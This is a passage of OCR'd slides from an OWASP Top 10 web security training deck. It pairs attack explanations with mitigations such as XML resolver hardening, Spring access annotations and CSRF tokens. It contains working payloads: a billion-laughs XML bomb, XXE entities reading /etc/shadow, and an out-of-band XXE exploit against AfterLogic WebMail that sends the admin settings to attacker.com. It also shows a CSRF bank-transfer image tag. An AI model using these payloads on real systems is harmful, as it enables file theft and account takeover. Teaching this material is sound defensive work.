-Age=7200; path=/; secure; HttpOnly
```

File Upload

Content-Type

File Extension

Non Executable Upload Directory

File Rename

Content-Disposition: attachment; filename=file.pdf

Server Side Request Forgery

Server Side Request Forgery (SSRF) is a vulnerability that appears when an attacker has the ability to create requests from the vulnerable server.

Mostly, SSRF attacks target internal systems behind the firewall that are normally inaccessible from the outside world (but using SSRF it's possible to access these systems)

1. Scan and attack systems from the internal network that are not normally accessible.
2. Enumerate and attack service that are running on these hosts.
3. Exploit host-based authentication services.

XML External Entity (XXE)

An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.

XXE Bomb

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

XXE

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

How to find Web Services?

Finding Web Services

Googling “ASP.Net Web Service”


7

Nothing special needs to be done to generate the WSDL to your webservice. Just postfix your Webservice url with "?WSDL" and you will get it. For example:

```
http://localhost/HelloService.asmx?WSDL
```

Once you do that, save the WSDL as an XML file and add it as web-reference to your client .NET application where you want to call it.

Finding Web Services



Example #6

AfterLogic WebMail Pro ASP.NET 6.2.6 - Administrator Account Takeover

Attacker Server test.dtd File:

<!ENTITY %payl SYSTEM

“file://c:/inetpub/wwwroot/apps/webmail/app_data/settings/settings.xml”>

<!ENTITY %int “<!ENTITY %trick SYSTEM’

http://attacker.com/?p=%payl;'>”>

Example #6

http://TARGET_DOMAIN/webmail/spellcheck.aspx?xml=<?xml version="1.0"
encoding="utf-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://attacker.com/test.dtd">
%remote;
%int;
%trick;]>

Sensitive Data Exfiltration

```
root@hacker:/var/www/html# urldecode $(tail -n 1
/var/log/apache2/access.log|awk {'print $7'})
/?p=
<Settings>
  <Common>
    <SiteName>[SITE_NAME_WILL_BE_HERE]</SiteName>
    <LicenseKey>[LICENSE_KEY]/LicenseKey>
    <AdminLogin>[ADMINISTRATOR_USERNAME]</AdminLogin>
    <AdminPassword>[ADMINISTRATOR_PASSWORD]</AdminPassword>
    <DBType>MSSQL</DBType>
    <DBLogin>WebMailUser</DBLogin>
    <DBPassword>[DATABASE_PASSWORD]</DBPassword>
    <DBName>Webmail</DBName>
    <DBDSN>
    </DBDSN>
    <DBHost>localhost\SQLEXPRESS</DBHost>
    ....
    ....
    ...
```


Disabling XML Resolver

```java
package xxe;

import javax.xml.bind.*;
import javax.xml.stream.*;
import javax.xml.transform.stream.StreamSource;

public class Demo {

    public static void main(String[] args) throws Exception {
        JAXBContext jc = JAXBContext.newInstance(Customer.class);

        XMLInputFactory xif = XMLInputFactory.newFactory();
        xif.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);
        xif.setProperty(XMLInputFactory.SUPPORT_DTD, false);
        XMLStreamReader xsr = xif.createXMLStreamReader(new StreamSource("src/xxe/input.xm

        Unmarshaller unmarshaller = jc.createUnmarshaller();
        Customer customer = (Customer) unmarshaller.unmarshal(xsr);

        Marshaller marshaller = jc.createMarshaller();
        marshaller.setProperty(Marshaller.JAXB_FORMATTED_OUTPUT, true);
        marshaller.marshal(customer, System.out);
    }

}
```

ReDoS

input - 1 : aaaaX (16 possible path)

input - 2 : aaaaaaaaaaaaaaaaaaaaX (65536 possible path)



Non-Deterministic Finite Automata

Mitigation : Secure deployment pipline(s)

A6 - Sensitive Data Exposure

Crypto

Go to Crypto Slide

Mitigation : Do NOT use MD5, SHA1. Use SHA256 Base64 is NOT designed for Data Privacy DES is … use AES256

A7 - Missing Function Level Access Control

Missing Function Level Access Control

URLs on home page:

http://example.com/customer/123

http://example.com/customer/getMessages

Attackers can guess following URLs:

http://example.com/admin/123

http://example.com/customer/getMessages/1337

http://example.com/admin/getMessages

Using Annotations - Service

```
package com.websystique.springsecurity.service;

import java.util.List;
import org.springframework.security.access.prepost.PostAuthorize;
import org.springframework.security.access.prepost.PreAuthorize;
import com.websystique.springsecurity.model.User;

public interface UserService {

	List<User> findAllUsers();

	@PreAuthorize("hasRole('ADMIN')")
	void updateUser(User user);

	@PreAuthorize("hasRole('ADMIN') AND hasRole('DBA')")
	void deleteUser(int id);
}
```


Using Annotations - Controller

```
@Controller
public class HelloWorldController {

    @RequestMapping(value = { "/edit-user-{id}" }, method = RequestMethod.POST)
    public String updateUser(User user, ModelMap model, @PathVariable int id) {
        service.updateUser(user);
        model.addAttribute("success", "User " + user.getFirstName() + " updated!");
        return "success";
    }

    @RequestMapping(value = { "/delete-user-{id}" }, method = RequestMethod.GET)
    public String deleteUser(@PathVariable int id) {
        service.deleteUser(id);
        return "redirect:/list";
    }
}
```

Mitigation : Front-end and Back-end Security

A8 - Cross-Site Request Forgery (CSRF)

CSRF



5. Bank validates the session and completes the transaction.

```
<HTML>
.....
<IMG
SRC="http://fictiousbank/transfer.cgi?from=35367021&to484
12334&amount=5000&date=05072010"  width="0"
height="0">
.....
</HTML>
```

“... be certain that your application is using PATCH, POST, PUT, and/or DELETE for anything that modifies state”

GET is not CSRF protected by default..!

CSRF Form

```
<form method="post" action="/do/something">
  <sec:csrfInput />
  Name:<br />
  <input type="text" name="name" />
  ...
</form>


<c:url var="logoutUrl" value="/logout"/>
  <form action="${logoutUrl}" method="post">
  <input type="submit" value="Log out" />

  <input type="hidden" name="${_csrf.parameterName}"
                       value="${_csrf.token}"/>
</form>
```

CSRF with AJAX

```
<head>
  <meta name="_csrf" content="${_csrf.token}"/>

  <!-- default header name is X-CSRF-TOKEN -->
  <meta name="_csrf_header" content="${_csrf.headerName}"/>
  <!-- ... -->
</head>
```

```
$(function () {
  var token = $("meta[name='_csrf']").attr("content");
  var header = $("meta[name='_csrf_header']").attr("content");

  $(document).ajaxSend(function(e, xhr, options) {
        xhr.setRequestHeader(header, token);
  });
});
```

Mitigation : Use Framework

A9 - Using Components with Known Vulnerabilities

Mitigation : Composer, maven, …

A10 - Unvalidated Redirects and Forwards

Unvalidated Redirects and Forwards

1. www.site.com/login/?next=/pm/unread
2. www.site.com/login/?next=www.evil.org

Unvalidated Redirects and Forwards

Unvalidated Redirects and Forwards